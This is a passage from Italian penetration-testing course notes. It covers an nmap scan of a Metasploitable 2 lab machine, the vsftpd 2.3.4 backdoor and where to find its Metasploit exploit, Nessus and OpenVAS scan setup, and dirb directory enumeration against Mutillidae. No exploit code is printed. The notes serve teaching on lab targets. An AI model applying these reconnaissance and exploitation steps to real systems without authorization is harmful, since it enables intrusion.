513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs      2-4 (RPC #100003)
2121/tcp  open  ftp      ProFTPD 1.3.1
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
```

Soffermiamoci sulla prima entry: sulla **porta 21** viene erogato un servizio di tipo **File Transfer Protocol**. Il servizio è il **very secure ftp daemon** e la versione è la **2.3.4**.

Andiamo su **exploit db** (perché sappiamo che è la tassonomia di riferimento per gli exploit) e cerchiamo la versione del servizio.

Date	Type	Title	Author
2019-03-15	WebApps	Moodle 3.4.1 - Remote Code Execution	Darryn Ten
2019-03-15	WebApps	Laundry CMS - Multiple Vulnerabilities	Mehmet EMIROGLU
2019-03-15	WebApps	Vembu Storegrid Web Interface 4.4.0 - Multiple Vulnerabilities	Gionathan Reale
2019-03-15	WebApps	ICE HRM 23.0 - Multiple Vulnerabilities	Mehmet EMIROGLU
2019-03-15	Remote	Mail Carrier 2.5.1 - 'MAIL FROM' Buffer Overflow	Joseph McDonagh
2019-03-15	WebApps	CMS Made Simple Showtime2 Module 3.6.2 - Authenticated Arbitrary File Upload	Daniele Scanu
2019-03-15	WebApps	NetData 1.13.0 - HTML Injection	s4vitar
2019-03-14	Remote	Apache UNO / LibreOffice Version: 6.1.2 / OpenOffice 4.1.6 API - Remote Code Execution	sud0woodo
2019-03-14	Remote	FTPGetter Standard 5.97.0.177 - Remote Code Execution	w4fz5uck5
2019-03-14	WebApps	Pegasus CMS 1.0 - 'extra_fields.php' Plugin Remote Code Execution	R3zk0n
2019-03-14	WebApps	Intel Modular Server System 10.18 - Cross-Site Request Forgery (Change Admin Password)	LiquidWorm

Vediamo che per questa versione c'è una vulnerabilità, e in particolare c'è anche un vettore di attacco.

Il servizio **vsftpd** nella versione **2.3.4** possiede una **backdoor**, la quale fu installata nella versione ufficiale e poi il file di installazione fu sostituito a quello che veniva fornito sul sito ufficiale. Il risultato fu che ci furono milioni di download di questa versione "modificata", che differiva dall'originale ma nessuno se ne accorse, complice anche il fatto che non si utilizzava ancora il **checksum** dei file per il controllo dell'integrità.

Sulla pagina che stiamo visualizzando, oltre alla vulnerabilità ci viene anche fornito anche l'exploit da utilizzare per sfruttare la vulnerabilità.

The screenshot shows a search result for 'vsftpd 2.3.4'. The result is highlighted with a red box and an arrow pointing to it from the text 'Selezione il risultato trovato' (Select the found result). The result details are as follows:

Date	Type	Platform	Author
2011-07-05	Remote	Unix	Metasploit

Showing 1 to 1 of 1 entries (filtered from 40,995 total entries)

Selezione il risultato trovato

The screenshot shows the detailed view for the exploit 'vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)'. The details are as follows:

EDB-ID:	CVE:	Author:	Type:	Platform:	Published:
17491		METASPLOIT	REMOTE	UNIX	2011-07-05

E-DB VERIFIED: ✓ EXPLOIT: / { } VULNERABLE APP: +

The page also contains the exploit code and a note about its licensing.

Un approccio alternativo ma sempre funzionante è quello di cercare su *Google* vsftpd 2.3.4 exploit, analizzando poi i risultati.

The screenshot shows a Google search results page for 'vsftpd 2.3.4 exploit'. A red box highlights the search query in the search bar and the first search result. The result is a link to a Rapid7 exploit module for VSFTPD v2.3.4 Backdoor Command Execution.

Cerco su Google: vsftpd 2.3.4 seguito dalla parola exploit

VSFTPD v2.3.4 Backdoor Command Execution

https://www.rapid7.com/db/exploit/unix/vsftpd-2.3.4-backdoor-command-execution

This module exploits a malicious backdoor command execution vulnerability that was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent...

Video

- HOW TO EXPLOIT VSFTPD 2.3.4
- VSFTPD 2.3.4 Backdoor Command Execution with Metasploit
- vsftpd 2.3.4 backdoor Vulnerability

vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) - Exploit-DB

https://www.exploit-db.com/exploits/17491 ▾ Traduci questa pagina

5 lug 2011 - This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent...

8.5 Analisi automatizzata delle vulnerabilità

Dato che un determinato processo di *penetration testing* deve essere condotto in un **tempo limitato**, gli strumenti di rilevazione automatica delle vulnerabilità risultano essere determinati, in quanto permettono di ottenere in poco tempo una grande quantità di informazioni sull'asset da analizzare.

Tali strumenti considerano le seguenti fasi:

- **Target Discovery:** analizza quali degli indirizzi IP all'interno di uno spazio di indirizzamento risultano essere associati a macchine attive. Quindi utilizza, in maniera automatica, tecniche che sono state spiegate nella sezione "Analisi manuale delle vulnerabilità" quali *ICMP* (Echo Request, Echo Replay ..), *TCP*, etc...;
- **Target Enumeration:** individua i possibili servizi che una determinata macchina espone, le versioni di questi servizi, etc...;
- **Vulnerability Mapping:** effettua un'interrogazione su repository di tassonomie per scoprire se, per una determinata versione di servizio, esistono una o più vulnerabilità (cioè, uno o più CVE).

I due principali strumenti che vengono utilizzati per la scansione automatizzata delle vulnerabilità sono:

Nessus e OpenVas.

8.5.1 Nessus

Si tratta di un software proprietario, prodotto dall'azienda *Tenable Inc.* È uno strumento estremamente potente per l'analisi delle vulnerabilità ed è maggiormente utilizzato, da circa 20 anni.

Nessus consente di identificare e correggere, in maniera facile e veloce, vulnerabilità su una vasta gamma di sistemi operativi, dispositivi ed applicazioni. Quindi si occupa di rilevare:

- Difetti del software;
- Patch mancanti;
- Malware;
- Configurazioni errate;
- etc...

La rilevazione delle vulnerabilità si basa sulle *signature* presenti nei database, quindi, effettua un matching per ogni entry presente in tali database (non utilizza l'IA).

Nessus non è installato di default in *Kali Linux*. Utilizzeremo la versione *Essentials* di *Nessus* in quanto liberamente scaricabile, anche se la sua attivazione richiede una registrazione. A differenza della versione *Pro* che risulta essere a pagamento, la versione *Essentials* fornisce un sottoinsieme limitato delle funzionalità: permette di effettuare scansioni su un massimo di 16 indirizzi IP oltre a fornire l'accesso limitato al supporto (Help).

La valutazione delle vulnerabilità che effettua tale strumento si basa su **CVSS v3.0 Ratings**. (per maggior informazioni, andare sul paragrafo 8.2).

Download e Registrazione

Il modo più semplice per scaricarlo è andare sul seguente sito:

<https://www.tenable.com/downloads/nessus>

E scaricare il file compatibile per *Kali Linux*: *Nessus-10.1.2-ubuntu910_amd64*.

Dopo che è partito il download del medesimo file, bisogna registrarsi in maniera da avere il codice di attivazione, richiesto dallo strumento *Nessus*. Quindi cliccare sul campo *Get Activation Code*. Poi cliccare *Register Now* nel riquadro *Nessus Essentials*. Quindi seguire il procedimento dettato da tale sito web per poter ottenere il codice di attivazione via mail.

Installazione

Una volta eseguito i procedimenti detti in precedenza, si provvede ad installare il file considerato mediante terminale. Quindi si esegue il seguente comando: `sudo dpkg -i <nomefile>`

Nel nostro caso sarebbe: `sudo dpkg -i Nessus-10.1.2-ubuntu910_amd64`

Avvio

Una volta installato, è possibile avviare *Nessus* tramite il comando:

```
/bin/systemctl start nessusd.service
```

Nessus si basa su un architettura *client-server* quindi utilizziamo il browser per poter interagire con *Nessus* che opera come demone, cioè un servizio di rete che interroga altri servizi di rete per effettuare le scansioni.

Accediamo a *Nessus* tramite Browser mediante il seguente URL: <https://localhost:8834>.


Quando si tenta di accedere, spunta un messaggio di avviso in cui afferma che tale sito risulta essere pericoloso; ignoriamo ciò accettando i rischi, quindi cliccare *Advanced->Accept the Risk and Continue*.

Fatto questo, ci compare una schermata blu con su il logo *Nessus* e le varie versioni. Clicchiamo la versione *Nessus Essentials*. Continuando, arriviamo alla sezione del codice di attivazione. Inseriamo il codice che ci è stato inviato per mail per poter procedere con l'attivazione. Infine, si provvede a creare le credenziali di accesso per *Nessus*.


Fatti questi procedimenti, si passa all'installazione di *Nessus*. Normalmente richiede abbastanza tempo per il completamento, in quanto effettua il download di una serie di componenti per poi compilarli.

Configurazione di una scansione

Dopo il completamento del download, il browser ci riporta alla seguente schermata:



Adesso vediamo un tipico esempio di scansione. Cliccando *Create a new scan*, ci riporta a una sezione in cui sono contenuti una serie di tipologie di scansione che possiamo utilizzare per svolgere i nostri compiti:



Nel nostro caso, utilizzeremo la scansione **Basic Network Scan**.

Per la configurazione, *Nessus* fornisce numerose opzioni per la creazione e la configurazione delle scansioni: *Settings*, *Credentials*, *Plugins*.

Setting contiene le seguenti opzioni:

- **Basic:**
 - **General:** informazioni di base relative alla scansione;
 - **Schedule:** permette di settare l'ora in cui la scansione deve essere eseguita (utile quando è necessario eseguire i test dopo l'orario di ufficio);
 - **Notifications:** permette di inserire l'indirizzo e-mail qualora l'utente volesse ricevere la notifica al completamento della scansione;
- **Discovery:** utilizza diversi metodi per scoprire gli host attivi ed i relativi servizi;
- **Assessment:** consente di impostare il tipo di scansione (effettuare la scansione per 100 porte anziché delle 1000 porte di default);
- **Report:** consente di personalizzare il modo in cui *Nessus* genera il report della scansione (in formato XML);
- **Advanced:** consente di impostare il numero di host scansionati simultaneamente ed altri parametri di temporizzazione.

La sezione **Credentials** permette di impostare le credenziali di autenticazione per vari servizi, prima di avviare la scansione. Questo risulta importante, in quanto determinati vulnerabilità possono essere rilevate soltanto se vengono fornite delle credenziali a determinati servizi.

La sezione **Plugins** contiene una serie di plugin che arricchiscono la scansione. Ciò vuol dire che *Nessus* non è una componente monolitica, bensì è strutturata in quanto composta da un insieme di plugin che si occupano di rilevare determinate classi di vulnerabilità.

Per l'esempio, andiamo a scrivere i seguenti campi nella sezione *General*:

- PenTest2019 nel campo *Name*;
- 10.0.2.0/24 nel campo *Targets*.

Quindi clicchiamo il campo *Save* per poi cliccare il pulsante di avvio per la scansione appena realizzata. Al completamento di questa scansione, viene generato un report che permette all'utente di analizzare informazioni specifiche relative alle vulnerabilità trovate (come visualizzato nella seguente immagine).



Analizzando il report, sono presenti *10 host* (macchine target) all'interno dell'asset analizzato. Da notare che gli ultimi tre indirizzi IP corrispondono all'architettura di virtualizzazione (per effettuare NAT, port forwarding) realizzata da *VirtualBox* per poter permettere la comunicazione tra le varie macchine virtuali. Per ogni host è presente un istogramma che dà l'idea della gravità delle vulnerabilità trovate.

Per esempio, se consideriamo l'indirizzo IP 10.0.2.4 (che sarebbe la macchina Metasploitable 2) sono presenti:

- 10 vulnerabilità di livello Critico;
- 7 vulnerabilità di livello Alto;
- 26 vulnerabilità di livello Medio;
- 8 vulnerabilità di livello Basso.

Cliccando su tale indirizzo, è possibile spulciare altre informazioni ancora più specifiche come: le vulnerabilità trovate, dettagli dell'host corrispondente e altro ancora. Inoltre, cliccando su una delle vulnerabilità trovate, è possibile studiare il funzionamento di esso, il plugin che l'ha rilevato, il rischio CVSS relativo, la presenza di un exploit (un'informazione alquanto importante) che può essere sfruttata per realizzare l'attacco, la soluzione per mitigarla ed il CVE associato a questa vulnerabilità (cliccandoci, è possibile accedere a tutti i dettagli, compresi gli exploit).

Per ulteriori esempi e informazioni su *Nessus*, consultare le *slide da 22 a 123 del pdf "Argomento 9 - Vulnerability Mapping - Parte 2.pdf"*.

8.5.2 OpenVas

Open Vulnerability Assesment System, nelle nuove versioni noto come *Greenbone Vulnerability Management* (GVM), è una soluzione open source (un grosso vantaggio) più diffusa per la scansione e la gestione automatica delle vulnerabilità. Per l'analisi delle vulnerabilità si basa su **CVS v2.0 Ratings**, quindi, utilizza una versione precedente rispetto a quella utilizzata dallo strumento *Nessus*.

Severity	Base Score Range
Low	0.0 – 3.9
Medium	4.0 – 6.9
High	7.0 – 10.0

Avvio

Tale strumento non fa parte degli strumenti installati di default in Kali Linux. Per l'installazione, è possibile consultare la [guida di GeeksForGeeks](#).

Una volta installato, è possibile aviarlo mediante uno dei due seguenti procedimenti:


- mediante il comando da terminale: `gvm-start`
- dal menu 02 - *Vulnerability Analysis*.

Dopo alcuni secondi, in automatico verrà eseguito il *Web Browser* (segue la stessa logica di *Nessus*, quindi architettura *client-server*). Nel caso in cui non venga aperto automaticamente, bisogna digitare nuovamente `gvm-start` ed eventualmente collegarsi all'*URL* <https://127.0.0.1:9392>.

Prima degli avvii successivi di tale strumento, è opportuno aggiornare i relativi feed mediante il comando **gvm-feed-update** (aggiorna la base di conoscenza dato che nel corso del tempo vengono aggiunte delle nuove vulnerabilità).

Una volta avviato il comando, il browser ci porterà alla sezione di login dove è necessario inserire le proprie credenziali di accesso. Per la registrazione è necessario inserire delle credenziali che vengono generate direttamente da tale strumento (successivamente viene data la possibilità di cambiare admin e password, se lo si preferisce).

Una volta loggato, ci riporta a una dashboard iniziale così come presentato nella seguente immagine:




Dato la complessità di tale strumento, il consiglio è quello di studiare a fondo la sezione *Help* in cui sono presenti dei consigli pratici su come fare scansioni e quant'altro. Cliccando su tale sezione, spuntano altre sezioni, tra cui *User Manual*, un manuale che è possibile consultare anche in modalità offline, *CVSS Calculator*, uno strumento alquanto utile per poter calcolare in maniera facilitata il rischio relativo ad una vulnerabilità trovata.


Configurazione di una scansione

Per la realizzazione di una scansione, cliccare la sezione *Scan -> Tasks*. Dopodiché cliccare sull'icona che raffigura un foglio bianco, disposta in alto a destra (già da qui, è possibile intuire che non è alquanto intuitivo l'utilizzo), per poi cliccare *New Task*.


Supponendo di aver realizzato un task che ha l'obiettivo di analizzare lo spazio di indirizzamento 10.0.2.1/24 (quindi da 10.0.2.1 – 10.0.2.254) e avviandolo, avremo nella dashboard i risultati generali delle scansioni:



È possibile visualizzare i risultati generali relativi ai vari host target nella sezione *hosts*, che è possibile raggiungere mediante *assets -> Hosts*.



È possibile visualizzare tutte le vulnerabilità presenti nell'asset (in questo caso 10.0.2.1/24) nella sezione *Results*, che è possibile raggiungere mediante *Scans* → *Results*.



In ordine, le colonne sono disposte in questo modo:

1. Nome della vulnerabilità;
2. Soluzioni per eliminare/mitigare le vulnerabilità;
3. La gravità della vulnerabilità;
4. Quality of Detection (QoD);
5. L'indirizzo IP dell'host;
6. Porta/protocollo affetto dalla vulnerabilità;
7. Data in cui sono state rilevate le vulnerabilità.

Di default, le vulnerabilità rilevate sull'asset, vengono mostrate in **ordine di gravità decrescente**. Queste sono ordinate in base al loro grado di **Severity**: **High**, **Medium**, **Low** e **Log**.

Per quanto concerne le soluzioni che consentono di eliminare/mitigare le vulnerabilità individuate, ne esistono diversi:

- **Wordaround**: sono disponibili informazioni che possono essere utilizzate per evitare l'esposizione alle vulnerabilità;
- **Mitigation**: sono disponibili informazioni che aiutano a ridurre il rischio delle vulnerabilità ma che non le risolvono/eliminano;
- **Vendor-fix**: sono disponibili informazioni su un fix ufficiale rilasciato dall'autore del prodotto (o piattaforma) coinvolto;
- **None-Available**: attualmente non è disponibile alcun fix;
- **WillNotFix**: non esiste un fix per le vulnerabilità e non ce ne saranno mai. Questo è spesso il caso di un prodotto che è rimasto "orfano", ha "fine vita" o "deprecato".

Un altro valore molto importante è **Quality of Detections** (QoD). Come avviene nel caso di Nessus, la scoperta delle vulnerabilità avviene per matching con ogni entry presente nella base di conoscenza.

Tuttavia, a differenza di quanto fatto con *Nessus*, *OpenVas* opera in maniera euristica ovvero calcola la probabilità per cui una determinata debolezza individuata, risulta essere simile a una determinata vulnerabilità. Come avviene con *Nessus*, è possibile consultare delle informazioni specifiche andando a cliccare sul nome della vulnerabilità individuata.

Per ulteriori esempi e informazioni su *OpenVAS* e *GVM*, consultare le *slide da 125 a 212 del pdf "Argomento 9 - Vulnerability Mapping - Parte 2.pdf"*.

8.6 Analisi delle vulnerabilità nelle Applicazioni Web

Le **vulnerabilità nelle applicazioni web** sono una fase che sta prendendo sempre più piede in quanto ormai ogni dispositivo ha un *browser* o qualche funzionalità che ha bisogno di navigare sul web. In questo contesto il pentester deve occuparsi sia di valutare la sicurezza front-end sia back-end.

Ora andiamo a vedere quali sono le vulnerabilità più frequenti:

- **SQL injection**
- **Cross site scripting**
- **File upload**
- **Cross site request forgery**
- **Command injection**
- **File inclusion**
- **Information Leakage**
- **Etc...**

L'ambiente di test è sempre **DVWA** (Metasploitable 2) oppure **Mutillidae** (Metasploitable 2).

8.6.1 Information Leakage

Informazioni critiche o sensibili relative alle *Web Application* o al *Web server* vengono esposte e questo può compromettere la macchina o il db. Questo tipo di attacco può essere effettuato in 2 modi:

1. **Directory Browsing**: configurazione errata delle funzionalità di navigazione delle directory che permette di visualizzare i file presenti all'interno di esse;
2. **Commenti nel codice HTML**: gli sviluppatori spesso includono dei commenti all'interno del codice sorgente e si dimenticano di rimuoverli.

Dirb è uno strumento già integrato in Kali, ed è utilizzato per scoprire cartelle nascoste.

```
root@kali:~# dirb http://10.0.2.10/mutillidae/
-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Fri Dec 13 04:31:02 2019
URL_BASE: http://10.0.2.10/mutillidae/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.10/mutillidae/ ----
==> DIRECTORY: http://10.0.2.10/mutillidae/classes/
+ http://10.0.2.10/mutillidae/credits (CODE:200|SIZE:509)
==> DIRECTORY: http://10.0.2.10/mutillidae/documentation/
+ http://10.0.2.10/mutillidae/favicon.ico (CODE:200|SIZE:1150)
+ http://10.0.2.10/mutillidae/footer (CODE:200|SIZE:450)
+ http://10.0.2.10/mutillidae/header (CODE:200|SIZE:19879)
+ http://10.0.2.10/mutillidae/home (CODE:200|SIZE:2930)
```


```
+ http://10.0.2.10/mutillidae/robots (CODE:200|SIZE:160)
